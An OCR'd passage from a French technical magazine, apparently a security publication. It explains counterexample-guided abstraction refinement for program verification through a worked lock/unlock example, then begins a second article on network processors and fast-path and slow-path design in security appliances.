Je ne peux pas manquer de citer une quatrième méthode un peu transverse à ces trois méthodes qui se nomme « l'interprétation abstraite » [16]. Cette approche est assez difficile à classer parmi les trois autres, car elle englobe totalement l'analyse statique et une grande partie du *model-checking* (si ce n'est pas tout, mais il s'agit d'un sujet polémique). L'interprétation abstraite propose un cadre mathématique permettant de créer des abstractions de modèles et de définir des moyens d'explorer cette abstraction. Bien que très efficace, cette méthode requiert néanmoins de créer des classes d'abstractions « à la main » et avec un niveau de complexité tel que de simples quidams ne peuvent aisément les manipuler sauf au travers d'outils ayant un cadre bien défini (Astrée [6], par exemple).

2. Vérification guidée par contre-exemples

Encore de nos jours, seule l'analyse statique est réellement utilisée de manière journalière par les programmeurs. On la retrouve,

Emmanuel Fleury
emmanuel.fleury@labri.fr
Maître de conférence - LaBRI, Université Bordeaux

évidemment, dans tous les compilateurs, mais aussi dans de nombreux outils d'analyse de code (splint [1], coverity [2, 3], lint plus [5], polyspace [4], etc.). Mais, comme nous l'avons dit plus haut, le principal désavantage de cette technique est qu'elle comporte un très grand nombre de fausses alarmes qui forcent le programmeur à éplucher les rapports, souvent pour rien.

Les deux autres techniques, à savoir la vérification de modèles et la preuve de programmes, ne sont que rarement utilisées par les non-professionnels. Cependant, au début des années 2000, une technique hybride qui empruntait un peu aux trois méthodes a vu le jour [10,11,12,13]. Elle fut, dès le début, utilisée pour vérifier des codes réalistes et s'est avérée de plus en plus efficace par la suite. De nos jours, grâce à un certain nombre de prototypes (BLAST [7], SLAM [8], MAGIC [9]), elle nous permet d'espérer une nouvelle génération de debuggers qui changera peut-être nos méthodes de développement.

Pour donner une idée de ce que peut accomplir cette nouvelle approche, nous allons décrire plus précisément son fonctionnement. Nous commencerons par décrire une des représentations internes des programmes, puis nous parlerons des méthodes d'exploration des configurations du programme et, enfin, nous terminerons en expliquant la technique de filtrage des faux positifs et de raffinements successifs des abstractions.

2.1 Représentation des programmes

Comme à chaque fois en vérification formelle, nous cherchons à explorer l'ensemble des configurations possibles du programme. Il nous faut donc une représentation abstraite du programme. Un programme peut simplement être vu comme d'une part une structure de contrôle et, d'autre part, les valeurs des variables du programme. Une configuration du programme est donc un couple **<P,v>** où **P** est l'état de la structure de contrôle dans lequel on se trouve et **v** un vecteur d'entiers qui contient l'ensemble des valeurs des variables du programme.

Les structures de contrôle que nous utiliserons sont les *Control Flow Automata* (CFA). Ce sont des automates finis dérivés des *Control Flow Graphs* (CFG) avec des transitions étiquetées qui contiennent des tests sur les variables (entre crochets '[', ']') et des actions sur les variables du programme. La sémantique de ce modèle est assez simple, si le **[test]** est évalué à vrai, alors la transition est prise et les modifications sur les variables qui sont attachées à cette transition sont appliquées.

Les Fig. 1.a et 1.b fournissent un exemple de fragment de code que nous allons vérifier par la suite. Sa représentation sous forme de CFA est donnée Fig. 1.c. Pour ce qui est du vecteur de variables **v**, il est composé des variables `LOCK`, `old`, `new` et `tmp`. Nous considérerons aussi que `x=0` est l'assignation de la valeur `0` à la variable `x` et que `x==0` est le test qui compare `x` et `0`.

2.2 Techniques d'exploration des configurations du programme

Avant de commenter plus en détail comment nous allons explorer l'espace des configurations du programme, quelques rappels sur la vérification de modèles s'imposent. Cette technique procède habituellement en calculant les configurations atteignables à partir des configurations initiales via un opérateur `Post()`. Ce dernier donne, à partir d'une configuration ou d'un ensemble de configurations, les successeurs immédiats du programme. Par exemple, la configuration `Post(<1, LOCK=0, old=1, new=0, tmp=0>)` est évaluée à `<2, LOCK=1, old=1, new=1, tmp=0>`.

En itérant l'opération $\mathbf{S^{n+1}=S^n \cup Post(S^n)}$, on espère, soit saturer l'ensemble des configurations possibles et atteindre un point fixe **S** (i. e. **S=S U Post(S)**) qui n'« intersecte » pas les configurations incorrectes (Fig. 2.a, page suivante), soit intersecter l'ensemble


```
...
do {
   lock();
   old = new;
   if (tmp==0) {
      unlock();
      new++;
    }
   } while (old!=new);
...
```

1a *Fragment de code à vérifier.*


```
lock() {
 assert(LOCK==0);
 LOCK = 1;
}

unlock() {
 assert(LOCK!=0);
 LOCK = 0;
}
```


1b *Fonctions lock() et unlock().*



1c *CFA du fragment de code.*




2a *Exploration d'un programme correct*




2b *Exploration d'un programme incorrect*

des configurations incorrectes à un moment de l'exploration (Fig. 2.b). Dans le premier cas, le programme est considéré comme correct et, dans le dernier cas, nous pouvons extraire une trace d'erreur qui servira de diagnostic au programmeur pour résoudre le problème.


Le plus gros inconvénient de cette méthode est que le nombre des configurations à calculer et à retenir en mémoire est énorme. Nous avons donc recours à des méthodes dites « symboliques » (i. e., on ne s'intéresse pas à chacun des états les uns après les autres,



3a *Abstraction par prédicats (faux positif)*



3b *Abstraction par prédicats (approche naïve)*



3c *Abstraction paresseuse*

mais on les considère de façon groupées). L'une de ces méthodes se nomme l'abstraction par prédicats **[10]**.

Un prédicat est une fonction booléenne qui prend une configuration du programme et renvoie vrai ou faux. Par exemple, **x>5** est un prédicat qui sera vrai dans le cas où la variable **x** est strictement supérieure à **5** et fausse dans le cas contraire. Ce prédicat partitionne l'ensemble des configurations possibles du programme en deux zones distinctes. L'idée de l'abstraction par prédicats est de tirer profit de ce partitionnement pour ne pas avoir à considérer chaque configuration du programme un à un, mais de les considérer par paquets (un paquet contenant éventuellement une infinité de configurations). Le partitionnement est donné par l'ensemble des valeurs des prédicats que l'on considère. Évidemment, lorsque les prédicats sont trop peu nombreux, l'abstraction risque d'être trop grossière et de déboucher sur des faux positifs (Fig. 3.a).

Il faut donc pouvoir injecter suffisamment de prédicats pour avoir la précision permettant de trancher si oui ou non le programme est correct (Fig. 3.b).

L'approche originale **[10]** était encore trop naïve et a pu être améliorée grâce à une technique appelée « abstraction paresseuse » **[11]**. L'idée est de ne raffiner que localement et seulement lorsque cela s'avère nécessaire (Fig. 3.c). Cette dernière technique rend possible l'exploration de programmes réalistes.


2.3 Élimination des faux positifs

Identifier automatiquement les faux positifs se fait grâce à la trace d'erreur obtenue sur le modèle symbolique. Il suffit d'essayer de la rejouer au sein du modèle concret pour savoir si elle est réalisable ou non. Et si non, on l'utilise pour en déduire quels prédicats supplémentaires nous devons ajouter à notre abstraction.

Plus précisément, dans le cas de l'abstraction paresseuse, nous partons de la trace symbolique menant à l'erreur et nous allons essayer de remonter le long de cette trace. Si jamais nous pouvons atteindre les configurations initiales, la trace d'erreur est réelle et nous pouvons alors déclarer le programme incorrect et exhiber la trace d'erreur concrète que nous venons de calculer. Si jamais il n'est pas possible d'atteindre les configurations initiales, car nous trouvons une contradiction sur le chemin, alors nous pouvons en conclure que cette erreur est due à notre abstraction qui est trop grossière.

2.4 Raffinement d'abstraction par contre-exemples

Déclarer la trace comme étant un faux positif ne suffit pas. Il faut pouvoir en extraire des informations qui vont nous permettre de



4 *Raffinement d'abstractions par contre-exemples*

raffiner notre abstraction efficacement. Dans notre cas, l'abstraction est représentée par un ensemble de prédicats qui symbolisent l'ensemble des configurations possibles du programme. Raffiner cette abstraction revient donc à identifier les prédicats qui sont à l'origine de la contradiction et à les injecter dans l'ensemble de ceux que nous avons déjà considérés.

Identifier les prédicats les plus pertinents à réinjecter se fait via un prouveur de théorèmes. Celui-ci va calculer l'interpolant minimum de la contradiction [13,14,15] et ainsi extraire le plus petit nombre de prédicats nécessaires pour invalider le faux positif.


Pour résumer le tout, la méthode de raffinement par contre-exemples (*Counter-Example Guided Abstraction Refinement*) débute avec un ensemble de prédicats initiaux arbitraires, puis, au fur et à mesure que l'on trouve des faux positifs, on ajoute de plus en plus de prédicats pour obtenir, enfin, une abstraction correcte par rapport au programme (Fig. 4.). Il est important de noter que la terminaison de ce processus n'est pas assurée, car nous avons toujours le risque d'essayer de prouver une propriété qui requière un nombre infini de prédicats. Soit parce qu'il n'y a pas moyen de faire autrement (propriété indécidable), soit parce que le choix de nos prédicats a été peu judicieux.

3. Un exemple complet


Nous allons reprendre le fragment de code donné sur la Fig. 1 et nous allons appliquer pas à pas la méthode que l'on vient d'exposer. Vérifier que le fragment de code est correct et qu'il évite bien de déclencher les `assert()` va requérir trois tentatives. Dans la suite, nous ajouterons à coté de chaque état de la structure de contrôle, l'état symbolique du programme dans lequel nous nous trouvons. Par exemple, à l'état **Init**, on peut imaginer se trouver dans l'état symbolique où `x==0` ou encore où `x>0`. Nous représenterons par Ø, l'absence de prédicats qui représente aussi l'ensemble de toutes les configurations de l'espace d'états.

3.1 Première tentative

Pour notre première tentative, nous démarrons par une analyse en avant sans aucun prédicat (Fig. 5.a). L'état **Init** est marqué avec un ensemble de prédicats vide (en bleu). Comme notre ensemble de prédicats est vide, la transition qui mène à l'état **1** apparaît comme ne possédant pas de gardes (car tout est vrai de toute façon). La conséquence de ceci étant que nous pouvons passer cette transition sans nous poser de question.



5a *Exploration en avant.*



5b *Concrétisation de la trace*


Ensuite, comme nous n'avons pris en compte aucun prédicat, nous ne pouvons que supposer que les conditions sur les transitions sont vraies (*true*) et peuvent nous mener à la fois dans l'état **2** et l'état **Error**. Nous sommes alors forcé de nous arrêter pour valider ou invalider le fait que l'état **Error** est réellement atteignable ou s'il ne s'agit que d'une abstraction trop laxiste.

L'étape suivante consiste à essayer de concrétiser la trace d'erreur que nous venons d'obtenir (Fig. 5.b) pour savoir si elle est réalisable ou s'il ne s'agit que d'un faux positif. La trace que nous considérons est {**Init, 1, Error**}. Nous partons de l'état **Error** sans prédicat (en bleu), puis nous remontons vers l'état **1** en collectant la contrainte du test sur la transition qui mène à **Error** (`LOCK!=0`). Nous arrivons donc dans l'état **1** avec l'hypothèse `LOCK!=0` (en bleu). Nous tentons ensuite de remonter vers l'état **Init**, mais la transition entre **Init** et **1** possède une initialisation `LOCK=0` qui est incompatible avec l'hypothèse que nous avions dans **1**. Nous aboutissons donc à une contradiction qui nous permet de conclure que cette trace est un faux positif. Extraire les prédicats permettant de raffiner efficacement notre abstraction est facile dans ce cas, car nous n'avons rencontré qu'un seul prédicat : `LOCK==0`.


3.2 Deuxième tentative

Pour cette deuxième tentative (Fig. 6.a, page suivante), nous partons avec la possibilité de discerner si `LOCK==0` (ou non). Nous repartons de l'état **Init**. Cette fois-ci, nous devons prendre en compte tout ce qui pourrait modifier le prédicat `LOCK==0`. Nous pouvons classifier l'état **1** comme faisant partie de l'ensemble des configurations pour lesquelles {`LOCK==0`} grâce à l'initialisation sur la transition venant de **Init**.

La transition entre **1** et **Error** ne peut plus être prise car `LOCK==0`. Par contre, la transition vers **2** peut être prise. En appliquant la transformation qui mène à l'état **2** (`LOCK=1`), on voit que l'on peut classifier **2** comme faisant partie de l'état symbolique {`LOCK!=0`}. Les transitions entre **2** et **3** sont vraies de façon indiscernable par rapport au jeu de prédicats dont nous disposons. On peut donc les prendre toutes les deux. Cela veut dire que l'état **3** peut être à la fois dans une configuration où {`LOCK!=0`} si l'on prend la transition de gauche, ou bien dans une configuration où {`LOCK==0`} si l'on prend la transition de droite. On poursuit l'exploration encore pendant deux transitions et on atteint à nouveau **Error**.




6a *Exploration en avant*



6b *Concrétisation de la trace*

Invalider cette trace est très similaire à la première tentative (Fig. 6.b). Cependant, la variable `tmp` s'avère inutile lors du calcul de la contradiction. Le prédicat à injecter pour la tentative suivante sera donc uniquement `old==new`.

3.3 Troisième et dernière tentative



7 *Exploration en avant*

Ceci est la dernière tentative. Nous partons de l'état **1** et nous explorons en avant en prenant en compte les prédicats `LOCK==0` et `old==new`. Cette fois-ci, nous allons atteindre le point fixe. C'est-à-dire que nous allons atteindre un ensemble de configurations qui ne peut plus être augmenté quelle que soit la transition du CFA que l'on choisisse. Nous avons donc atteint le point fixe dans notre exploration et nous pouvons considérer que le fragment de code n'atteindra jamais l'état **Error**.

4. Trouver des bugs, mais pas tous...

Le problème de la vérification de programmes codés dans des langages dit « Turing équivalents », c'est-à-dire tous les langages de programmation, est de toute façon indécidable pour des propriétés *non triviales* (Théorème de Rice). Pourquoi pourrions-nous espérer vérifier quelque chose avec cette méthode ou une autre ?

Si les programmes et les propriétés à vérifier étaient générés de façon aléatoire, nous aurions alors un très gros problème. Mais le fait est que les propriétés indécidables sont très particulières et que les programmeurs, lorsqu'ils conçoivent leurs programmes ont,

localement, et en tout point du programme, un petit nombre de prédicats en tête (expérimentalement, on observe qu'ils en ont une dizaine au maximum) sauf lorsqu'ils se trompent...

Et même dans l'éventualité d'une erreur, soit celle-ci peut être tracée et nous pouvons dire merci à la vérification, soit la vérification ne termine pas, ce qui peut nous faire supposer que le code n'est pas clair et qu'il pourrait être reformulé de façon plus synthétique.

Bien sûr, ce ne sont que des conjectures difficiles à prouver ou à argumenter et le risque de rencontrer des propriétés réellement intéressantes qui soient indécidables ou des fragments de code qui posent problème est inévitable. Mais le but n'est pas forcément de certifier l'ensemble de tous les programmes, mais plutôt d'aider les développeurs à créer du code correct et en grande partie vérifiable automatiquement.

Par exemple, dans le premier article introduisant le concept d'abstraction paresseuse [11], les auteurs avaient vérifié le code de pilotes extraits de Linux 2.4.9 et de Microsoft Windows NT. Ils avaient notamment vérifié le positionnement des `lock` dans le pilote `floppy.c` de Microsoft Windows NT, ainsi que dans le pilote de périphérique `ll_rw_block.c` de Linux 2.4.9. Les auteurs ont aussi vérifié l'absence de « déréférencement » de pointeur `NULL` dans le pilote `qpmouse.c` de Microsoft Windows NT. Un bug inédit a été trouvé dans `ll_rw_block.c` qui consistait en une succession d'appels de fonctions non triviales à trouver (ce bug était réaliste et non théorique). Les autres pilotes ont été prouvés corrects pour les propriétés explorées.

L'impact de ces techniques sur notre façon de développer serait qu'un développeur travaillant en combinaison avec des méthodes formelles pourrait, par exemple, programmer pendant la journée, se synchroniser avec son gestionnaire de versions en soirée, laisser les super-calculateurs de son entreprise travailler sur les *diffs* pendant la nuit et lire leurs diagnostics d'erreur le lendemain matin. Cela reviendrait à avoir une base d'utilisateurs qui rempliraient des rapports de bugs en donnant en prime une trace de l'erreur précise, sans possibilité de faux positifs.

La seule contrepartie supplémentaire demandée au développeur serait donc d'embarquer dans son code des spécifications concernant les bornes de validité de ses fonctions (pré et post-conditions). Soit à travers des `assert()` (propriétés locales), soit à travers des spécifications externes au code (propriétés globales).

Évidemment, certifier un logiciel sera toujours dépendant d'un professionnel, capable de spécifier correctement tous les comportements voulus du programme, même les plus complexes. Mais les erreurs récurrentes dues à un langage (*buffer-overflow*, *double free*, *locking discipline*...) ou à l'usage de bibliothèques (sémaphores, médiation) pourraient être contrées de façon systématique grâce à des propriétés génériques.

Les recherches actuelles dans le domaine de la vérification de code portent sur un passage à l'échelle encore plus efficace, sur des raffinements de prédicats plus rapides et plus pertinents et sur la conception de programmes qui passeraient du stade de prototypes au stade d'outils réels.

Références

[1] Splint, **http://lclint.cs.virginia.edu/**

[2] Coverity, **http://www.coverity.com/**

[3] *Coverity scans Open Source projects*, **http://scan.coverity.com/**

[4] Lint plus, **http://www.cleanscape.net/products/lintplus/**

[5] Polyspace, **http://www.polyspace.com/**

[6] Astrée, **http://www.astree.ens.fr/**

[7] BLAST, **http://embedded.eecs.berkeley.edu/blast/**

[8] SLAM, **http://research.microsoft.com/slam/**

[9] MAGIC, **http://www.cs.cmu.edu/~chaki/magic/**

[10] SAÏDI (H.) et GRAF (S.), « *Construction of Abstract State Graphs with PVS* », in *Proceedings of the Conference on Computer-Aided Verification (CAV97)*, LNCS 1254, Springer-Verlag, pages 72-83, 1997.

[11] HENZINGER (T.A.) , JHALA (R.) , MAJUMDAR (R.) et SUTRE (G.), « *Lazy Abstraction* », in *Proceedings of the Conference on Principles of Programming Languages (POPL02)*, ACM, pages 58-70, 2002.

[12] CLARKE (E.M.), GRUMBERG (O.), JHA (S.), LU (Y.) et VEITH (H.), « *Counterexample-guided Abstraction Refinement* », in Proceedings of the Conference on Computer-Aided Verification (CAV00), LNCS 1855, Springer-Verlag, pages 154-169, 2000.

[13]. HENZINGER (T.A.), JHALA (R.), MAJUMDAR (R.) et McMILLAN (K.L.), « *Abstraction from Proofs* », in *Proceedings of the ACM Symposium on Principles of Programming Languages (POPL02)*, ACM publishing, pages 232-244, 2004.

[14] CRAIG (W.), « *Three uses of Herbrand-Gentzen Theorem in Relating Model Theory and Proof Theory* », in *Journal of Symbolic Logic*, 22(3) : 269-285, 1957.

[15] McMILLAN (K.L.), « *An Interpolating Theorem Prover* », in *Journal of Theoretical Computer Science*, 345(1) : 101-121, 2005.

[16] COUSOT (P.) , COUSOT (R.), « *Abstract Interpretation Frameworks* », in *Journal of Logic and Computation*, 2(4) : 511-547, 1992.

Network processors

La conception d'équipements matériels de sécurité se doit de respecter un certain nombre de contraintes. Dans le cas des équipements « en ligne », la principale contrainte est la performance. L'évolution des architectures a mené à la définition de nouveaux composants, et, parmi eux, les network processors. L'étude de ces composants est intéressante à deux titres. D'abord, elle permet de couvrir un large éventail d'aspects techniques tant les architectures, les fonctionnalités et, par conséquent, les schémas de mise en œuvre peuvent différer d'un fabricant à un autre. Ensuite, elle met au jour de manière flagrante les choix d'architecture qui sont à la base des différents produits du marché, mettant en évidence leurs forces et faiblesses intrinsèques.

mots clés : ***Network processeur / FPGA / ASIC***

Introduction et plus si affinité

Historique des architectures matérielles

Il est d'usage de distinguer quatre générations d'architecture pour les plates-formes matérielles :

⇨ **Années 80** : les premiers équipements de sécurité sont conçus sous forme entièrement logicielle et fonctionnent sur des ordinateurs standards.

⇨ **Années 90** : un certain nombre de fonctions sont déportées sur un composant dédié afin d'accroître les performances.

⇨ **Fin des années 90, début 2000** : les architectures sont complètement distribuées et s'appuient sur des ASIC (*Application Specific Integrated Circuits*) et des processeurs dédiés à chaque interface ou groupe d'interfaces déchargeant d'autant plus le processeur central.

⇨ **2002 à Aujourd'hui :** les *network processors* font leur apparition. Ils sont censés offrir le meilleur des mondes hardware et software : performance et fiabilité, voyons ce qu'il en est...

Concepts de base

Plans de données et de contrôle

Il existe deux niveaux d'opérations dans un équipement de sécurité. Le premier est lié au traitement des paquets, le second aux opérations d'administration. Dans ces schémas, les deux plans de traitement sont respectivement « plan de données » et « plan de contrôle ».

Le plan de données est responsable de l'ensemble des actions qui doivent être menées sur un paquet, que ce soit à des fins de sécurité (inspection, réassemblage, relais, etc.) ou à des fins d'interconnexion réseau, et en particulier le *forwarding* et la translation d'adresses. Une des principales contraintes est, bien entendu, la performance. En effet, les équipements de sécurité tels que des *firewalls* ou des IPS étant déployés en ligne, il est essentiel que l'impact en termes de performances soit le moins visible possible. Le tableau suivant précise le « budget » dont dispose un équipement en ligne devant effectuer un certain nombre d'opérations réseau de manière transparente.

Le plan de contrôle en revanche est responsable des opérations liées à la configuration du système et au paramétrage des actions de classification. Ainsi, le paramétrage et la transmission des tables de routage (dans un environnement de routage dynamique), les critères de translation d'adresses, la gestion des traps SNMP et la compilation des règles de filtrage, etc. bref, toutes les opérations qui ne nécessitent pas un traitement « à la volée » (non, nous n'emploierons pas le terme « temps réel »...), sont gérées par le plan de contrôle.

Media	Unité	Taille (octets)	Opérations /s	Temps par unité
Ethernet 10 Mbps	Trames	64 - 1518	14,88k - 800	67,2us - 1240us
Ethernet 100 Mbps	Trames	64 - 1518	148k - 8k	672us - 124us
Ethernet 1 Gbps	Trames	64 - 1518	148M – 80k	672ns - 12,4us
ATM OC3	Cellules	53	300k	3,3us
ATM OC12	Cellules	53	1,2M	833ns
ATM OC48	Cellules	53	4,8M	208ns
ATM OC192	Cellules	53	19,2M	52ns

Slow-path et fast-path

Les différents besoins induits par les plans de données et de contrôle se traduisent dans les faits par deux modèles de conception : le *fast-path*, en charge du plan de données et le *slow-path* responsable des opérations liées au plan de contrôle. A « l'arrivée » d'un paquet dans l'équipement, celui-ci est analysé selon un certain nombre de critères (généralement la destination – niveau réseau et applicatif) et transmis au chemin approprié (slow ou fast-path) pour son traitement.

La division des opérations présente un avantage considérable dans la mesure où elle permet d'associer des composants spécifiques aux différentes fonctions. Dès lors, il devient concevable d'utiliser des composants dédiés, peu flexibles, mais très performants (ASIC-like) pour le fast-path et des composants hautement programmables, mais moins performants de manière générale pour le slow-path. En quelque sorte elle autorise le déploiement de certaines fonctions en hardware et d'autres en software. Bienvenue dans la troisième génération d'équipements de sécurité.

Néanmoins, cette architecture présente d'ores et déjà une faiblesse notable. En effet, lorsqu'un paquet est destiné à un processus d'administration de l'équipement dépendant du plan de contrôle, il est transmis au slow-path et ne transite a priori pas par la « couche » de sécurité, traitée en fast-path...

Ainsi, il est fréquent de trouver des équipements de sécurité tels que des firewalls ou des IPS qui ne sont pas capables de se protéger eux-mêmes. Dans de nombreux cas, cette problématique a été bien sûr corrigée, mais pas toujours très « proprement »

Renaud Bidou
renaudb@radware.com

